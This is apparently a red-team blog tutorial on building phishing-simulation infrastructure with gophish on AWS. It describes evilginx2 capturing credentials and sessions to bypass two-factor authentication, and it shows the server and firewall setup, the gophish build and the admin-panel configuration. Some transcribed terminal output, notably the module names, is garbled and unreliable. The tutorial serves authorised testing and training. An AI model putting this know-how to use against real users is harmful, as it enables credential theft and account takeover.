

Guide to Phishing Simulation with Gophish

 redfoxsec.com/blog/phishing-simulations-with-gophish

Redfox Security Team

November 17, 2022



A Complete Guide to Phishing Simulation with Gophish

- November 17, 2022
- Red Team
- Redfox Security Team

What is Phishing?

Phishing is a social engineering attack used to obtain user information such as login credentials and credit card information. It happens when a malicious actor pretends to be someone or something trustworthy to trick a victim into opening an email, IM, or text message.

Scenario

Consider a small business with 30 employees that use Outlook or G-Suite for email, a leading email filtering technology to analyze the content of incoming emails, and a well-known EDR on each endpoint.

Yes, it is possible and interesting to spend some time looking for a way to circumvent a specific email filtering solution, ensuring that your macro-infected Word document avoids modern EDRs and installs persistent malware on the target endpoint.

But first, let us determine how thin the iceberg we are walking on is:

The EDR/email filtering solution may continue to block the payload.

The alerts for “Enable Content” may alarm the end user.

Even if we can successfully install our persistence, it must choose the correct method to “phone home” to the C2 without being blocked by Proxy, Firewall, or raising suspicions.

Word macros accessed in OneDrive via the browser are unlikely to execute.

What is evilginx2?

The evilginx2 framework is a complex Golang Reverse Proxy that allows victims to be proxied against legitimate services while recording credentials and authentication sessions. The sessions collected can then be used to authenticate victim accounts while avoiding 2FA safeguards fully.

Furthermore, in “Cloud-oriented” enterprises like the one described above, a session with a key cloud provider can frequently result in access to sensitive shared folders, organizational data, and even VPN connection details, granting access to the internal corporate network.

evilginx2 employs the reverse proxying concept to efficiently route traffic between phished users (e.g., targeted employees) and legitimate websites (e.g., authentication providers).

It also includes TLS termination capabilities similar to those found in Burp Suite, which means that the user viewing the evilginx2 URL will see green-lock HTTPS browsing while the evilginx2 server decrypts that data and establishes its own new HTTPS connection with the target website.


Because of this positioning, evilginx2 can act as a man-in-the-middle and obtain raw credential information without requiring the attacker to clone fake sites or perform heavy lifting. Aside from managing the server, the majority of the configuration is contained in the evilginx2 YAML files, which instruct it on how to behave on a per-domain basis.

Tools to Install

- Route53 (Domain Registration)
- AWS EC2 Instance
- gophish
- evilginx2
- Mailgun

Setting up Amazon EC2

First, Login into AWS Console.



Next, search for the EC2 service.

A screenshot of the AWS search results for 'ec2'. The search bar at the top contains 'ec2'. The results are categorized into 'Services', 'Features', and 'Blogs'. Under 'Services', 'EC2' is listed as 'Virtual Servers in the Cloud'. On the right side of the screen, there is a 'Welcome to AWS' dashboard with sections for 'Getting started with AWS', 'Training and certification', and 'What's new with AWS?'. The bottom of the screen shows navigation links like 'Feedback', 'Privacy', 'Terms', and 'Cookie preferences'.

Click on “Launch Instance”.

The screenshot shows the AWS EC2 Dashboard. On the left, there's a sidebar with navigation links like 'New EC2 Experience', 'EC2 Dashboard', 'Instances', 'Images', 'EBS', 'Network & Security', and 'Logs'. The main area has a 'Resources' section with tables for Instances (running), Instances, Placement groups, and Volumes. A callout box says 'Easily size, configure, and deploy Microsoft SQL Server Always On availability groups on AWS using the AWS Launch Wizard for SQL Server.' Below this is a 'Launch instance' section with a 'Launch instance' button and a 'Migrate a server' link. To the right, there's a 'Service health' section showing the Asia Pacific (Mumbai) region is operating normally, and a 'Zones' section listing zones ap-south-1a, ap-south-1b, and ap-south-1c. The top right shows 'Account attributes' like 'Supported platforms' (VPC), 'Default VPC' (vpc-0e951dc9fd2aeef30b), and 'Settings' for EBS encryption and zones.

Select Ubuntu Server (Free tier eligible) and continue as shown below.

The screenshot shows the 'Name and tags' step of the EC2 Launch Instance wizard. It has a 'Name' field with 'e.g. My Web Server' and an 'Add additional tags' link. Below it is a 'Application and OS Images (Amazon Machine Image)' section with a search bar and a 'Quick Start' tab selected. Under 'Recent' AMIs are listed: Amazon Linux, macOS, Ubuntu (selected), Windows, Red Hat, and SUSE. A 'Browse more AMIs' link is available. The 'Ubuntu' section shows 'Ubuntu Server 22.04 LTS (HVM, SSD Volume Type)' with details: Canonical, Ubuntu, 22.04 LTS, ami-062df10d14676e201, 64-bit (x86), ENA enabled: true, Root device type: ebs. A note says 'Free tier eligible'. The summary on the right shows 1 instance, the software image is Canonical, Ubuntu, 22.04 LTS, and the instance type is t2.micro. A note about the free tier is displayed.

Next, for “Instance type” select “t2.micro”, which is available for free.

Instance type

t2.micro
Family: t2 1 vCPU 1 GiB Memory
On-Demand Linux pricing: 0.0124 USD per Hour
On-Demand Windows pricing: 0.017 USD per Hour

t2.nano
Family: t2 1 vCPU 0.5 GiB Memory
On-Demand Linux pricing: 0.0062 USD per Hour
On-Demand Windows pricing: 0.0085 USD per Hour

t2.micro
Family: t2 1 vCPU 1 GiB Memory
Free tier eligible
On-Demand Linux pricing: 0.0124 USD per Hour
On-Demand Windows pricing: 0.017 USD per Hour

t2.small
Family: t2 2 vCPU 2 GiB Memory
On-Demand Linux pricing: 0.0248 USD per Hour
On-Demand Windows pricing: 0.034 USD per Hour

t2.medium
Family: t2 2 vCPU 4 GiB Memory
On-Demand Linux pricing: 0.0496 USD per Hour
On-Demand Windows pricing: 0.0767 USD per Hour

t2.large
Family: t2 2 vCPU 8 GiB Memory
On-Demand Linux pricing: 0.0992 USD per Hour
On-Demand Windows pricing: 0.1722 USD per Hour

t2.2xlarge
Family: t2 8 vCPU 16 GiB Memory

Auto-assign public IP [Info](#)
Enable

Firewall (security groups) [Info](#)
A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Feedback Looking for language selection? Find it in the new [Unified Settings](#).

Summary

Number of instances [Info](#)
1

Software Image (AMI)
Canonical, Ubuntu, 22.04 LTS, ...read more
ami-062d9ff0c14676e201

Virtual server type (instance type)
t2.micro

Firewall (security group)
New security group

Storage (volumes)
1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier AMIs per month, 30 GiB of EBS storage, 2 million I/Os, 1 GiB of snapshots, and 100 GiB of bandwidth to the internet.

[Edit](#) [Launch instance](#)

Note: It prompts the user to generate or use an existing private key for SSH access to the Ubuntu system.

Click on “Create a new key pair” and give it a suitable name.

Key pair (login) [Info](#)
You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - required
 [Create new key pair](#)

Network settings [Info](#)

Network Info
vpc-0e951dc9fd2aeaf30b

Subnet Info
No preference (Default subnet in any availability zone)

Auto-assign public IP [Info](#)
Enable

Firewall (security groups) [Info](#)
A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group Select existing security group

We'll create a new security group called **'Launch-wizard-3'** with the following rules:

Allow SSH traffic from [Helps you connect to your instance](#)
Anywhere
0.0.0.0/0

Summary

Number of instances [Info](#)
1

Software Image (AMI)
Canonical, Ubuntu, 22.04 LTS, ...read more
ami-062d9ff0c14676e201


Virtual server type (instance type)
t2.micro

Firewall (security group)
New security group


Storage (volumes)
1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier AMIs per month, 30 GiB of EBS storage, 2 million I/Os, 1 GiB of snapshots, and 100 GiB of bandwidth to the internet.


[Edit](#) [Launch instance](#)



Note that the key pair will be downloaded automatically.



Launch the instance after downloading the private key file.



Configuring a Custom Security Group

From EC2 Dashboard, select the Security Group under Network & Security tab.

The screenshot shows the AWS EC2 Security Groups list page. On the left, there is a navigation sidebar with various options like EC2 Dashboard, Events, Tags, Limits, Instances, Images, Elastic Block Store, Network & Security (with Security Groups selected), Load Balancing, Auto Scaling, and more. The main area displays a table of security groups with columns: Name, Security group ID, Security group name, VPC ID, Description, Owner, Inbound rules count, and Outbound rules count. There are five entries listed:

Name	Security group ID	Security group name	VPC ID	Description	Owner	Inbound rules count	Outbound rules count
-	sg-016057e53127afea4	Phishing	vpc-0-	Open ports	956508393124	5 Permission entries	1 Permission entry
-	sg-0201f59d61736a475	launch-wizard-3	vpc-0-	launch-wizard-3 create...	956508393124	1 Permission entry	1 Permission entry
-	sg-052b5952bd59b3ed9	launch-wizard-2	vpc-0-	launch-wizard-2 create...	956508393124	1 Permission entry	1 Permission entry
-	sg-06fd91597519cbe0	launch-wizard-1	vpc-0-	launch-wizard-1 create...	956508393124	1 Permission entry	1 Permission entry
-	sg-091b83690136ad1ec	default	vpc-0-	default VPC security gr...	956508393124	1 Permission entry	1 Permission entry

Now click on “Create security group”.

The screenshot shows the AWS EC2 Security Groups page. On the left, there's a navigation sidebar with various services like EC2 Dashboard, EC2 Global View, Events, Tags, Limits, Instances, Images, Elastic Block Store, Network & Security (Security Groups selected), Elastic IPs, Placement Groups, Key Pairs, Network Interfaces, Load Balancing, Auto Scaling, and Auto Scaling Groups. The main area displays a table titled 'Security Groups (5) info' with columns: Name, Security group ID, Security group name, VPC ID, Description, Owner, Inbound rules count, and Outbound rules count. The table lists five security groups: Phishing, launch-wizard-3, launch-wizard-2, launch-wizard-1, and default. At the top right of the table, there's a red arrow pointing to the 'Create security group' button.

Enter the “Basic Details”.

The screenshot shows the 'Create security group' wizard. The first step, 'Basic details', is completed with 'Testing' as the security group name and 'Phishing' as the description. The 'VPC' dropdown is set to 'vpc-0e951dc9fd2aeff50b'. Below this, the 'Inbound rules' section shows a note: 'This security group has no inbound rules.' and an 'Add rule' button. The 'Outbound rules' section is also empty.

As can be seen below, add the following Inbound Rules for SSH, DNS, HTTP, HTTPS, and gophish.

The screenshot shows the 'Inbound rules' configuration page. Five new rules have been added:

- Type: SSH, Protocol: TCP, Port range: 22, Source: Anywhere, Description: SSH
- Type: DNS (UDP), Protocol: UDP, Port range: 53, Source: Anywhere, Description: DNS
- Type: HTTPS, Protocol: TCP, Port range: 443, Source: Anywhere, Description: HTTPS
- Type: HTTP, Protocol: TCP, Port range: 80, Source: Anywhere, Description: HTTP
- Type: Custom TCP, Protocol: TCP, Port range: 3333, Source: Anywhere, Description: Gophish admin

As can be seen below, a new Security Group (Testing) has been created successfully.

The screenshot shows the AWS EC2 Security Groups page. A success message at the top says "Security group (sg-07b1e949729cbdaea | Testing) was created successfully". The main pane displays the details of the new security group "sg-07b1e949729cbdaea - Testing". The "Details" section includes fields for Security group name (Testing), Security group ID (sg-07b1e949729cbdaea), Description (Phishing), Owner (956508393124), and VPC ID (vpc-0e951dc9fdzaef30b). Below this, the "Inbound rules" tab is selected, showing a table with columns for Name, Security group rule..., IP version, Type, Protocol, Port range, Source, and Description. A note says "You can now check network connectivity with Reachability Analyzer" with a "Run Reachability Analyzer" button.

This newly created Security Group must now be assigned to the Ubuntu EC2 instance.

Next, Click on Navigate to Instances -> Right-click on an EC2 Instance -> Security --> Change security groups

The screenshot shows the AWS EC2 Instances page. It lists two instances: "i-0a763b60766427f68" and "i-007d25ca41257a622". The second instance is selected. A context menu is open for this instance, with the "Change security groups" option highlighted. Other options in the menu include Launch instances, Launch instance from template, Migrate a server, Connect, Stop instance, Start instance, Reboot instance, Hibernate instance, Terminate instance, Instance settings, Networking, Security, Image and templates, and Monitor and troubleshoot.

Remove the default Security Group (launch-wizard-3).

The screenshot shows the 'Change security groups' page for an EC2 instance. In the 'Associated security groups' section, a single security group named 'launch-wizard-3' is listed under 'Security groups associated with the network interface (eni-0801953e38259d9df)'. The 'Save' button is visible at the bottom right.

Select the newly created security group from the drop-down menu.

The screenshot shows the 'Change security groups' page for the same EC2 instance. The 'Associated security groups' dropdown menu lists several security groups, including 'Phishing (sg-016057e53127afe4)', 'launch-wizard-3 (sg-0201f39d61738a475)', 'launch-wizard-2 (sg-052b5952bd59b3ed9)', 'launch-wizard-1 (sg-06fd91597519cebe)', 'Testing (sg-07b1e949729cbdaea)', and 'default (sg-091b83690136ad8ec)'. The 'Save' button is visible at the bottom right.

To save the changes, click on the “Save” button.

Change security groups Info

Amazon EC2 evaluates all the rules of the selected security groups to control inbound and outbound traffic to and from your instance. You can use this window to add and remove security groups.

Instance details

Instance ID	Network interface ID
i-007d25ca41257a622	eni-0801953e38259d9df

Associated security groups

Add one or more security groups to the network interface. You can also remove security groups.

Security groups associated with the network interface (eni-0801953e38259d9df)

Security group name	Security group ID
Testing	sg-07b1e949729cbdaea

Feedback Looking for language selector? Find it in the new [United Settings](#). © 2022, Amazon Internet Services Private Ltd. or its affiliates. [Privacy](#) [Terms](#) [Cookie preferences](#)

Next, right-click on an EC2 instance and select “Connect”.

New EC2 Experience Tell us what you think

Successfully started i-007d25ca41257a622

Instances (1/2) Info


Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DNS	Public IPv4 ...	Elastic IP
-	i-0a763b60766427f68	Running	t2.micro	2/2 checks passed	No alarms	ap-south-1a	ec2-65-2-166-224.ap-s...	-	-
<input checked="" type="checkbox"/>	i-007d25ca41257a622	Running	t2.micro	2/2 checks passed	No alarms	ap-south-1a	ec2-13-234-38-252.ap...	-	-

Instance: i-007d25ca41257a622

Instance summary Info

Instance ID: i-007d25ca41257a622
IPv6 address: -
Hostname type: IP name: ip-172-31-32-75.ap-south-1.compute.internal
Answer private resource DNS name: IPv4 (A)
Private IPv4 addresses: 52.66.199.74 | open address
Instance state: Pending
Private IP DNS name (IPv4 only): ip-172-31-32-75.ap-south-1.compute.internal
Instance type: t2.micro
Public IPv4 DNS: -
Elastic IP addresses: -

Now click on “Connect”. This will redirect you to a web terminal session on our EC2 instance.



```
Feedback Looking for language selection? Find it in the new Unified Settings.
© 2022, Amazon Internet Services Private Ltd. or its affiliates. Privacy Terms Cookie preferences

← C ap-south-1.console.aws.amazon.com/ec2-instance-connect/sh?region=ap-south-1&connType=standard&instanceId=i-007d25ca41257a622&osUser=ubuntu&sshPort=22#
aws Services Search for services, features, blogs, docs, and more [Alt+S]
elcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-1019-aws x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Sat Oct 29 10:41:23 UTC 2022
System load: 0.0 Processes: 97
Usage of /: 21.4% of 7.57GB Users logged in: 0
Memory usage: 22% IPv4 address for eth0: 172.31.32.75
Swap usage: 0%
updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-32-75:~$
```

Installing gophish

gophish is a free and open-source phishing toolkit for enterprises and penetration testers. It enables the rapid and easy setup and execution of phishing interactions and security awareness training. Simply run to build gophish from source.

```
git clone https://github.com/gophish/gophish.git
```

```
← C ap-south-1.console.aws.amazon.com/ec2-instance-connect/sh?region=ap-south-1&connType=standard&instanceId=i-007d25ca41257a622&osUser=ubuntu&sshPort=22#
aws Services Search for services, features, blogs, docs, and more [Alt+S]
ubuntu@ip-172-31-32-75:~$ git clone https://github.com/gophish/gophish.git
Cloning into 'gophish'...
remote: Enumerating objects: 8023, done.
remote: Counting objects: 100% (111/111), done.
remote: Compressing objects: 100% (81/81), done.
remote: Total 8023 (delta 40), reused 71 (delta 25), pack-reused 7912
Resolving deltas: 100% (4825/4825), 53.82 MiB | 17.66 MiB/s, done.
ubuntu@ip-172-31-32-75:~$
```

Navigate to the project's source directory.

```
← C ap-south-1.console.aws.amazon.com/ec2-instance-connect/sh?region=ap-south-1&connType=standard&instanceId=i-007d25ca41257a622&osUser=ubuntu&sshPort=22#
aws Services Search for services, features, blogs, docs, and more [Alt+S]
ubuntu@ip-172-31-32-75:~/gophish/
gophish
ubuntu@ip-172-31-32-75:~/gophish$ ls
CONTRIBUTING.md LICENSE.md VERSION config controllers doc go.sum imap middleware static webhook
Dockerfile README.md ansible-playbook config.json db docker gophish.go logger models templates webpack.config.js yarn.lock
ISSUE_TEMPLATE.md SECURITY.md auth context dialer go.mod gulpfile.js mailer package.json util worker
ubuntu@ip-172-31-32-75:~/gophish$
```

Then, execute go build.

```
ubuntu@ip-172-31-32-75:~/gophish$ go build
go: downloading gopkg.in/alethomas/kingpin.v2 v2.2.6
go: downloading github.com/NYTimes/gziphandler v1.1.1
go: downloading github.com/gorilla/cerf v1.6.2
go: downloading github.com/gorilla/handlers v1.4.2
go: downloading github.com/gorilla/mux v1.7.0
go: downloading github.com/gorilla/sessions v1.2.0
go: downloading github.com/jordan-wright/unindexed v0.0.0-20181209214434-78fa79113c0f
go: downloading github.com/emersion/go-imap v1.0.4
go: downloading github.com/emersion/go-message v0.12.0
go: downloading github.com/jordan-wright/semver v0.1.0-20200824153738-3f5baefacd84+incompatible
go: downloading github.com/gorilla/securecookie v1.4.2
go: downloading github.com/gorilla/securecookie v1.1.1
go: downloading bitbucket.org/liamtask/goose v0.0.0-20150115234039-848884c7d90c
go: downloading github.com/PuerkitoBio/goquery v1.5.0
go: downloading github.com/go-sql-driver/mysql v1.5.0
go: downloading github.com/golang/glog v0.0.0-20200818021916-1ff6d0dfd512e
go: downloading github.com/mattn/go-sqlite3 v2.0.3+incompatible
go: downloading github.com/ochwald/maxminddb-golang v1.6.0
go: downloading github.com/alethomas/template v0.0.0-20190718012654-fb13b899a751
go: downloading github.com/alethomas/template v0.0.0-20190924025741-f65c72e2690d
go: downloading github.com/alexbrainn/err v0.0.0-201811010148174031-69eacb4d6d5d
go: downloading golang.org/x/time v0.0.0-2020041603221-9c76fbdd2d1
go: downloading github.com/pkg/errors v0.8.0
go: downloading github.com/emersion/go-smail v0.0.0-20191210011802-430746ea8b9b
go: downloading golang.org/x/test v0.3.2
go: downloading github.com/alethomas/httputil v0.0.0-20220811171246-fbc7d0a398ab
go: downloading github.com/kyriesense/gpproxy v0.0.0-20160909020020-08cad365cd28
go: downloading github.com/lib/pq v1.1.1
go: downloading github.com/zutek/mymysql v1.5.4
go: downloading github.com/andybalholm/cascadia v1.0.0
go: downloading github.com/andybalholm/cascadia v1.0.0-20180715-eb5hcb51f2a3
go: downloading github.com/jordanw/infection v1.0.0
go: downloading github.com/emersion/go-textwrapper v0.0.0-20160601182133-d0e65e56bab
```

Following that, you should have a binary named gophish in your current directory.

Replace 127.0.0.1:3333 with 0.0.0.0:3333 in the configuration file.

GNU nano 6.2

```
[{"admin_server": {
    "listen_url": "127.0.0.1:3333",
    "use_tls": true,
    "cert_path": "gophish_admin.crt",
    "key_path": "gophish_admin.key",
    "trusted_origins": []
},
"phish_server": {
    "listen_url": "0.0.0.0:80",
    "use_tls": false,
    "cert_path": "example.crt",
    "key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
    "filename": "",
    "level": ""
}
}]
```

GNU nano 6.2

```
[REDACTED]
    "admin_server": {
        "listen_url": "0.0.0.0:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key",
        "trusted_origins": []
    },
    "phish_server": {
        "listen_url": "0.0.0.0:80",
        "use_tls": false,
        "cert_path": "example.crt",
        "key_path": "example.key"
    },
    "db_name": "sqlite3",
    "db_path": "gophish.db",
    "migrations_prefix": "db/db_",
    "contact_address": "",
    "logging": {
        "filename": "",
        "level": ""
    }
}
```

```
ubuntu@ip-172-31-32-75:~/gophish$ sudo nano config.json
ubuntu@ip-172-31-32-75:~/gophish$ sudo cat config.json
{
    "admin_server": {
        "listen_url": "0.0.0.0:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key",
        "trusted_origins": []
    },
    "phish_server": {
        "listen_url": "0.0.0.0:80",
        "use_tls": false,
        "cert_path": "example.crt",
        "key_path": "example.key"
    },
    "db_name": "sqlite3",
    "db_path": "gophish.db",
    "migrations_prefix": "db/db_",
    "contact_address": "",
    "logging": {
        "filename": "",
        "level": ""
    }
}
ubuntu@ip-172-31-32-75:~/gophish$ [REDACTED]
```

Execute the gophish file by using this command

```
sudo ./gophish
```

```
aws | Services | Q Search [Alt+S]
ubuntu@ip-172-31-32-75:~/gophish$ sudo ./gophish
time="2022-11-03T06:55:44Z" level=warning msg="No contact address has been configured."
